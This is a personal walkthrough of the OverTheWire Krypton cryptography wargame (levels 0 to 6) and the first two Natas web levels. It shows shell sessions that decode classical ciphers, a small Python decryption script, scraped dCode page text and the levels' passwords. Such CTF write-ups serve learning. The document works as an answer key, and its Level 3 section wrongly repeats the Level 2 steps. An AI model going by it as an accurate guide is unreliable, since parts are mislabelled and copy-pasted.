Krypton Challenges

Level 0:

Tools Used: wsl (Windows Subsystem for Linux)

1) Used the command below to decode the given Base64 string and obtain the password:
   echo "S1JZUFRPTklTR1JFQVQ=" | base64 -d
2) Used the password obtained to log in to Krypton1:
   ssh -p 2231 krypton1@krypton.labs.overthewire.org

```
kenzo@Kenzo:~/krypton$ echo "S1JZUFRPTklTR1JFQVQ=" | base64 -d
KRYPTONISGREATkenzo@Kenzo:~/krypton$ ssh -p 2231 krypton1@krypton.labs.overthewire.org
The authenticity of host '[krypton.labs.overthewire.org]:2231 ([16.171.91.169]:2231)' can't be established.
ED25519 key fingerprint is SHA256:C2ihUBV7ihnV1wUXRb4RrEcLfXC5CXlhmAAM/urerLY.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[krypton.labs.overthewire.org]:2231' (ED25519) to the list of known hosts.
ssh_dispatch_run_fatal: Connection to 16.171.91.169 port 2231: Broken pipe
kenzo@Kenzo:~/krypton$ ssh -p 2231 krypton1@krypton.labs.overthewire.org
                         _                     _
                        | | ___ __ _   _ _ __ | |_ ___  _ __
                        | |/ / '__| | | | '_ \| __/ _ \| '_ \
                        |   <| |  | |_| | |_) | || (_) | | | |
                        |_|\_\_|   \__, | .__/ \__\___/|_| |_|
                                   |___/|_|

                      This is an OverTheWire game server.
            More information on http://www.overthewire.org/wargames

krypton1@krypton.labs.overthewire.org's password:

      ,----..            ,----,          .---.
     /   /   \         ,/   .`|         /. ./|
    /   .     :      ,`   .'  :     .--'.  ' ;
   .   /   ;.  \   ;    ;     /    /__./ \ : |
  .   ;   /  ` ; .'___,/    ,' .--'.  '   \' .
  ;   |  ; \ ; | |    :     | /___/ \ |    ' '
  |   :  | ; | ' ;    |.';  ; ;   \  \;      :
  .   |  ' ' ' : `----'  |  |  \   ;  `      |
  '   ;  \; /  |      '   :  ;   .   \    .\  ;
   \   \  ',  /       |   |  '    \   \   ' \ |
    ;   :    /        '   :  |     :    '  |--"
     \   \ .'         ;   |.'       \   \ ;
  www. `---` ver      '---' he        '---" ire.org


Welcome to OverTheWire!

If you find any problems, please report them to the #wargames channel on
discord or IRC.
```

Level 1:

1) Change your pwd to /krypton/krypton1 using “cd (change directory)” command
2) List all the files in this directory using “ls” command (krypton2 and readme files are present)
3) Read the contents of README file using cat command
4) After reading the instructions we get to know that the password is encrypted using ROT13 method
5) Each letter is replaced with the letter 13 places down in the alphabet. For example, "A" becomes "N", "B" becomes "O", and so on.
6) Now the encrypted text is in krypton2 file

Decrypt the password using this command

echo "YRIRY GJB CNFFJBEQ EBGGRA" | tr "[ABCDEFGHIJKLMNOPQRSTUVWXYS]" "[NOPQRSTUVWXYZABCDEFGHIJKLM]"

```
krypton1@bandit:~$ cd /krypton/krypton1
krypton1@bandit:/krypton/krypton1$ ls
krypton2  README
krypton1@bandit:/krypton/krypton1$ cat README
Welcome to Krypton!

This game is intended to give hands on experience with cryptography
and cryptanalysis.  The levels progress from classic ciphers, to modern,
easy to harder.

Although there are excellent public tools, like cryptool,to perform
the simple analysis, we strongly encourage you to try and do these
without them for now.  We will use them in later excercises.

** Please try these levels without cryptool first **


The first level is easy.  The password for level 2 is in the file
'krypton2'.  It is 'encrypted' using a simple rotation called ROT13.
It is also in non-standard ciphertext format.  When using alpha characters for
cipher text it is normal to group the letters into 5 letter clusters,
regardless of word boundaries.  This helps obfuscate any patterns.

This file has kept the plain text word boundaries and carried them to
the cipher text.

Enjoy!
krypton1@bandit:/krypton/krypton1$ cat krypton2
YRIRY GJB CNFFJBEQ EBGGRA
krypton1@bandit:/krypton/krypton1$ echo "YRIRY GJB CNFFJBEQ EBGGRA" | tr "[ABCDEFGHIJKLMNOPQRSTUVWXYS]" "[NOPQRSTUVWXYZABCDEFGHIJKLM]"
LEVEL TWO PASSWORD ROTTEN
krypton1@bandit:/krypton/krypton1$
krypton1@bandit:/krypton/krypton1$ logout
Connection to krypton.labs.overthewire.org closed.
kenzo@Kenzo:~/krypton$ ssh -p 2231 krypton2@krypton.labs.overthewire.org
                         _                     _
                        | | ___ __ _   _ _ __ | |_ ___  _ __
                        | |/ / '__| | | | '_ \| __/ _ \| '_ \
                        |   <| |  | |_| | |_) | || (_) | | | |
                        |_|\_\_|   \__, | .__/ \__\___/|_| |_|
                                   |___/|_|

                      This is an OverTheWire game server.
            More information on http://www.overthewire.org/wargames

krypton2@krypton.labs.overthewire.org's password:

       ,----..                ,----,             .---.
     ,'   ,'   \         ,/   .`|           /. ./|
    /   .     :      ,-`    .'  :        .--'.  ' ;
   .   /   ;.  \   ;     ;      /     /__./ \ : |
  .   ;   /  ` ;  .'___,/     ,' .--'.   '  \' .
  ;   |  ; \ ; |  |    :      | /___/ \ |     ' '
  |   :  | ; | '  ;    |.';  ; ;   \  \;      :
  .   |  ' ' ' :  `----'  |  |  \   ;  `      |
  '   ;  \; /  |       '  :  ;   .   \    .\  ;
   \   \  ',  /        |  |  '    \   \   ' \ |
    ;   :    /         '  :  |     :   '  |--"
     \   \ .'          ;  |.'       \   \ ;
  www. `---` ver      '---' he        '---" ire.org


Welcome to OverTheWire!
```

Then logout from the krypton1
And login into krypton2 using the password ‘ROTTEN’

Level 2:

Change the directory to: cd /krypton/krypton2
Read the krypton 3 file: cat krypton3 op:- OMQEMDUEQMEK
This is the text which we want to decode
the hint for decoding is in readme file so open it using cat README

Steps:

1. Create a temporary directory: mktemp -d
2. Move into the temporary directory: cd /tmp/<directory_name>
3. Create a symbolic link to keyfile.dat: ln -s /krypton/krypton2/keyfile.dat
4. Set permissions to allow read/write: chmod 777 .
5. Encrypt /etc/issue using the provided encrypt program: /krypton/krypton2/encrypt /etc/issue
6. Check that ciphertext and keyfile.dat exist: ls
7. View the generated ciphertext: cat ciphertext
8. cat ciphertext: touch ptext
9. Edit and write the alphabet (A-Z) into ptext using nano or another editor.
10. Encrypt ptext: /krypton/krypton2/encrypt ptext
11. Compare the new ciphertext with the alphabet to understand the cipher mapping.
12. View the krypton3 file: cat /krypton/krypton2/krypton3
13. Decrypt it using tr (translation command): cat /krypton/krypton2/krypton3 | tr "[MNOPQRSTUVWXYZABCDEFGHIJKL]" "[A-Z]"

```
krypton2@bandit:/krypton/krypton2$ mktemp -d
/tmp/tmp.4gC462jUhH
krypton2@bandit:/krypton/krypton2$ cd /tmp/tmp.4gC462jUhH
krypton2@bandit:/tmp/tmp.4gC462jUhH$ ln -s /krypton/krypton2/keyfile.dat
krypton2@bandit:/tmp/tmp.4gC462jUhH$ ls
keyfile.dat
krypton2@bandit:/tmp/tmp.4gC462jUhH$ chmod 777 .
krypton2@bandit:/tmp/tmp.4gC462jUhH$ ls
keyfile.dat
krypton2@bandit:/tmp/tmp.4gC462jUhH$ cat /etc/issue
Ubuntu 24.04.2 LTS \n \l

krypton2@bandit:/tmp/tmp.4gC462jUhH$ /krypton/krypton2/encrypt /etc/issue
krypton2@bandit:/tmp/tmp.4gC462jUhH$ ls
ciphertext  keyfile.dat
krypton2@bandit:/tmp/tmp.4gC462jUhH$ cat ciphertext
GNGZFGXFEZXkrypton2@bandit:/tmp/tmp.4gC462jUhH$ touch ptext
krypton2@bandit:/tmp/tmp.4gC462jUhH$ nano ptext
Unable to create directory /home/krypton2/.local/share/nano/: No such file or directory
It is required for saving/loading search history or cursor positions.

krypton2@bandit:/tmp/tmp.4gC462jUhH$ cat ptext
ABCDEFGHIJKLMNOPQRSTUVWXYZ
krypton2@bandit:/tmp/tmp.4gC462jUhH$ /krypton/krypton2/encrypt ptext
krypton2@bandit:/tmp/tmp.4gC462jUhH$ ls
ciphertext  keyfile.dat  ptext
krypton2@bandit:/tmp/tmp.4gC462jUhH$ cat ciphertext
MNOPQRSTUVWXYZABCDEFGHIJKLkrypton2@bandit:/tmp/tmp.4gC462jUhH$ cat /krypton/krypton2/krypton3
OMQEMDUEQMEK
krypton2@bandit:/tmp/tmp.4gC462jUhH$ cat /krypton/krypton2/krypton3 | tr "[MNOPQRSTUVWXYZABCDEFGHIJKL]" "[A-Z]"
CAESARISEASY
krypton2@bandit:/tmp/tmp.4gC462jUhH$ logout
Connection to krypton.labs.overthewire.org closed.
kenzo@Kenzo:~/krypton$ ssh krypton3@krypton.labs.overthewire.org -p 2231
                      _                     _
                     | | ___ __ _   _ _ __ | |_ ___  _ __
                     | |/ / '__| | | | '_ \| __/ _ \| '_ \
                     |   <| |  | |_| | |_) | || (_) | | | |
                     |_|\_\_|   \__, | .__/ \__\___/|_| |_|
                                |___/|_|
```

Level 3:

Change the directory to: cd /krypton/krypton2
Read the krypton3 file: cat krypton3
Op: OMQEMDUEQMEK (This is the ciphertext we want to decode.)

The hint for decoding is in the README file: cat README

Steps:

1. Create a temporary directory:
   mktemp -d
2. Move into the temporary directory:
   cd /tmp/<directory_name>
3. Create a symbolic link to keyfile.dat:
   ln -s /krypton/krypton2/keyfile.dat
4. Set permissions to allow read/write:
   chmod 777 .
5. Encrypt /etc/issue using the provided encrypt program:
   /krypton/krypton2/encrypt /etc/issue
6. Check that ciphertext and keyfile.dat exist:
   ls
7. View the generated ciphertext:
   cat ciphertext
8. Create a plaintext file:
   touch ptext
9. Edit and write the alphabet (A-Z) into ptext using an editor:
   nano ptext
   (Inside ptext, type the full alphabet: ABCDEFGHIJKLMNOPQRSTUVWXYZ, then save and exit.)
10. Encrypt ptext:
    /krypton/krypton2/encrypt ptext
11. Compare the new ciphertext with the alphabet to understand the cipher mapping.
12. View the krypton3 file again:
    cat /krypton/krypton2/krypton3
13. Decrypt it using tr (translation command):
    cat /krypton/krypton2/krypton3 | tr "[MNOPQRSTUVWXYZABCDEFGHIJKL]" "[A-Z]"

```
krypton3@krypton:~$ cd /krypton/krypton3/
krypton3@krypton:/krypton/krypton3$ ls
HINT1  HINT2  README  found1  found2  found3  krypton4
krypton3@krypton:/krypton/krypton3$ cat README
Well done.  You've moved past an easy substitution cipher.

Hopefully you just encrypted the alphabet a plaintext
to fully expose the key in one swoop.

The main weakness of a simple substitution cipher is
repeated use of a simple key.  In the previous exercise
you were able to introduce arbitrary plaintext to expose
the key.  In this example, the cipher mechanism is not
available to you, the attacker.

However, you have been lucky.  You have intercepted more
than one message.  The password to the next level is found
in the file 'krypton4'.  You have also found 3 other files.
(found1, found2, found3)

You know the following important details:

- The message plaintexts are in English (*** very important)
- They were produced from the same key (*** even better!)


Enjoy.


krypton3@krypton:/krypton/krypton3$
```

```
krypton3@krypton:/krypton/krypton3$ ls
HINT1  HINT2  README  found1  found2  found3  krypton4
krypton3@krypton:/krypton/krypton3$ cat krypton4 | tr ABCDEFGHIJKLMNOPQRSTUVWXYZ BOIHGKNQVTWYURX2AJEMSLDFPC
WELLD ONETH ELEVE LFOUR PASSW ORDIS BRUTE krypton3@krypton:/krypton/krypton3$
```

Krypton Level 4 Step-by-Step Guide


SSH: ssh krypton4@krypton.labs.overthewire.org -p 2231
We already know how long the key is, so we know how big each block is and which letters are shifted the same way.
Because of that, we can run frequency analysis separately for each part instead of the whole text.
We *could* try brute forcing it, but that's way too many combinations (like 6^26).
Plus, even if we did, we'd need some way to figure out if the output is actually readable English — otherwise we'd have to manually check a number of options, which is not practical.
Best and easiest way is to: just use an online Vigenère cipher breaker

A simple Google search leads to different online options to break the cipher. I used: https://www.dcode.fr/vigenere-cipher

1. In the field **VIGENERE CIPHERTEXT** put in the content of the found1 file.

2. For **Decryption method** choose “KNOWING THE KEY-LENGTH/SIZE, NUMBER OF LETTERS:” and set it to 6.
3. Click the decrypt button. And look at the results. The key is: XXXXXX
4. In the field **VIGENERE CIPHERTEXT** put in the content of the krypton5 file.
5. For **Decryption method** choose “KNOWING THE KEY/PASSWORD:” and set it to the key.
6. Click the decrypt button. And look at the results.

```
krypton4@krypton:/krypton/krypton4$ cat README
Good job!

You more than likely used frequency analysis and some common sense
to solve that one.

So far we have worked with simple substitution ciphers.  They have
also been 'monoalphabetic', meaning using a fixed key, and
giving a one to one mapping of plaintext (P) to ciphertext (C).
Another type of substitution cipher is referred to as 'polyalphabetic',
where one character of P may map to many, or all, possible ciphertext
characters.

An example of a polyalphabetic cipher is called a Vigenère Cipher.  It works
like this:

If we use the key(K)  'GOLD', and P = PROCEED MEETING AS AGREED, then "add"
P to K, we get C.  When adding, if we exceed 25, then we roll to 0 (modulo 26).


P     P R O C E   E D M E E   T I N G A   S A G R E   E D
K     G O L D G   O L D G O   L D G O L   D G O L D   G O

becomes:

P     15 17 14 2  4  4  3 12  4 4  19  8 13 6  0  18 0  6 17 4 4   3
K     6  14 11 3  6 14 11  3  6 14 11  3  6 14 11  3 6 14 11 3 6  14
C     21 5  25 5 10 18 14 15 10 18  4 11 19 20 11 21 6 20  2 8 10 17

So, we get a ciphertext of:

VFZFK SOPKS ELTUL VGUCH KR

This level is a Vigenère Cipher.  You have intercepted two longer, english
language messages.  You also have a key piece of information.  You know the
key length!

For this exercise, the key length is 6.  The password to level five is in the usual
place, encrypted with the 6 letter key.

Have fun!
krypton4@krypton:/krypton/krypton4$
```



Search for a tool

★ SEARCH A TOOL ON DCODE BY KEYWORDS:

e.g. type 'caesar'

★ BROWSE THE FULL DCODE TOOLS' LIST

Results

6

Warning Showing most likely results

ABCDEFGHIJKLMNOPQRSTUVWXYZ (26)

↑↓	↑↓
FREKEY	THESO LEIER WITHT HEGRE ENWHI
	SKERS LEDTH EMTHR OUGHT HESTR
	EETSD FTHEE MERAL DCITY UNTIL
	THEYR EWGHE DTHER OOCGH EDFTY
	EGUAR XJANO FTYNX ATESL IVECT
	HISOF FICES UNLDC KEDTH FXCDP
	ECTAC LESTO PUFHH EMBDC KIBTI
	VGRUA TBOXA NGTHE NHEPO MITEL
	YOPEN EDTHE GATEF OROUR FRHEN
	DROPI CHIXA DBGZGW GGIXN JKVWQ
	KWKVN INFVG BKCSL GUYQX RQIXU
	MVEFN KKSVM TUKCN XNMLK SLKJM
	VRAAG KRVUT UYHUY MGMS3 NOONE
	EVERW ISKBZ OOTOT HATWA JHOWT
	HENAR EWETP FINDH ERAWH UICED
	THNXI SNNHF TWILL BETYG YHFPL
	IEDUG EMANF ORWHE NSHPK NOWSY
	OUAKM INTHE COUNT RYOFT HEWEO
	KIESS HEWUM LPYND YOUAN DMAKE
	YOZAG3 LHXZE 3HHRY JUERN VMHM
	RTIRU ADLXL SXBKO KGXAP EAFTM
	MXTXL SKOCS YOEHH TTSBJ RJYEX

VIGENERE CIPHER

Cryptography › Poly-Alphabetic Cipher › Vigenere Cipher

VIGENERE DECODER

★ VIGENERE CIPHERTEXT

```
PZICW FJNYW PNDEH ISSFE HWEIJ PSJEE3 QYBJI 3FMIC TYCWE
ZWLK WKMBY YICBV WVGBS UKVFG IKJRR DBSBJ XBSMW WVVLR
MRXSN BNWJO VCSKW KMBYY IQYWI UMKRK KLLOK YYVVX SMSVL
KWKCAV VNIQY ISIIB MVVLI DTIIC SGSRX EVYQC CDLJZ XLDWF
JNSEP BRROO
```

★ PLAINTEXT LANGUAGE English

★ ALPHABET ABCDEFGHIJKLMNOPQRSTUVWXYZ

▶ AUTOMATIC DECRYPTION

DECRYPTION METHOD

- ○ KNOWING THE KEY/PASSWORD: KEY
- ◉ KNOWING THE KEY-LENGTH/SIZE, NUMBER OF LETTERS: 6
- ○ KNOWING ONLY A PARTIAL KEY (JOKER=?): KE?
- ○ KNOWING A PLAINTEXT WORD: CODE
- ○ VIGENERE CRYPTANALYSIS (KASISKI'S TEST)

★ SHOW VIGENÈRE'S SQUARE/GRID (TABULA RECTA) ☐

▶ DECRYPT

See also: Autoclave Cipher – Beaufort Cipher – Caesar Cipher

VIGENERE ENCODER

★ VIGENERE PLAIN TEXT

```
dCode Vigenere automatically
```

★ CIPHER KEY KEY

★ ALPHABET ABCDEFGHIJKLMNOPQRSTUVWXYZ


★ PRESERVE PUNCTUATION, LOWERCASE ETC. ☑

★ SHOW VIGENÈRE'S SQUARE/GRID (TABULA RECTA) ☐

Level 5:

1. This task is pretty similar to the last one, except this time we don't know the key length either. So basically, we have to guess it.
2. I just started by brute-forcing it — trying different key lengths and seeing if the Vigenère Cipher breaker gave me something that made sense in English. I began with a key length of 2, but didn't get anything useful at first.
3. Then I looked into better ways of figuring out the key length and found something called the Kasiski examination. Luckily, the same Vigenère Cipher breaker tool we used before also has an option for that. When I ran it, it suggested that the key is probably of length 3, 6, or 9.
4. Since 6 and 9 are both multiples of 3, it makes sense that repeating patterns in the ciphertext would happen in multiples of 3 too. That gave a really strong hint about the actual key length

Now that a possible key length has been narrowed down, we can proceed like in the previous level. This leads us to the correct key length of 9 and the key. When decrypting the krypton5 file, we get the password for the next level.



We finally got it and the password is “RANDOM”

Level 6:

- This time, we're dealing with a stream cipher and some files in the directory.
- We'll solve this challenge the same way we did challenge two.
- When we use the encrypt program on the file, we notice a pattern that repeats every 30 characters, making it easy to break.
- A simple Python script will handle the work for us.

```
krypton6@krypton:~$ ls
krypton6@krypton:~$ cd /krypton/krypton6
krypton6@krypton:/krypton/krypton6$ ls
HINT1  HINT2  README  encrypt6  keyfile.dat  krypton7  onetime
krypton6@krypton:/krypton/krypton6$
```

-

```
krypton6@krypton:/krypton/krypton6$ mkdir /tmp/useme/
krypton6@krypton:/krypton/krypton6$ cd /tmp/useme/
krypton6@krypton:/tmp/useme$ ln -s /krypton/krypton6/keyfile.dat
krypton6@krypton:/tmp/useme$ python -c "print 'A'*100" > f1
krypton6@krypton:/tmp/useme$ /krypton/krypton6/encrypt6 f1 f2
krypton6@krypton:/tmp/useme$ cat f2; echo
EICTDGYIYZKTHNSIRFXYCPFUEOCKRNEICTDGYIYZKTHNSIRFXYCPFUEOCKRNEICTDGYIYZKTHNSIRFXY
CPFUEOCKRNEICTDGYIYZ
krypton6@krypton:/tmp/useme$ cat /krypton/krypton6/krypton7
PNUKLYLWRQKGKBEkrypton6@krypton:/tmp/useme$ nano dec.py
krypton6@krypton:/tmp/useme$ chmod +x dec.py
krypton6@krypton:/tmp/useme$ ./dec.py
./dec.py: line 1: key: command not found
./dec.py: line 2: cipher: command not found
./dec.py: line 4: pt: command not found
./dec.py: line 5: syntax error near unexpected token `('
./dec.py: line 5: `for i in range(len(cipher)):'
krypton6@krypton:/tmp/useme$ which python
/usr/bin/python
krypton6@krypton:/tmp/useme$ nano dec.py
krypton6@krypton:/tmp/useme$ ./dec.py
LFSRISNOTRANDOM
krypton6@krypton:/tmp/useme$
```


-

```
key = 'EICTDGYIYZKTHNSIRFXYCPFUEOCKRN'
cipher = 'PNUKLYLWRQKGKBE'

pt = ''
for i in range(len(cipher)):
    tmp = ord(cipher[i]) - ord(key[i])
    if tmp < 0: tmp += 26
    tmp += ord('A')
    pt += chr(tmp)
print pt
```

NATAS LAB

Natas 0:


1. Right click on the screen
2. Then inspect element
3. In the elements tab you will find the html code of the website
4. The password is written in comments



Password: 0nzCigAq7t2iALyvU9xcHlYN4MlkIwlq

Natas 1:


1. Right clicking is blocked
2. Use the shortcut ctrl + shift + j
3. Same as natas 0 the password is written inside comments

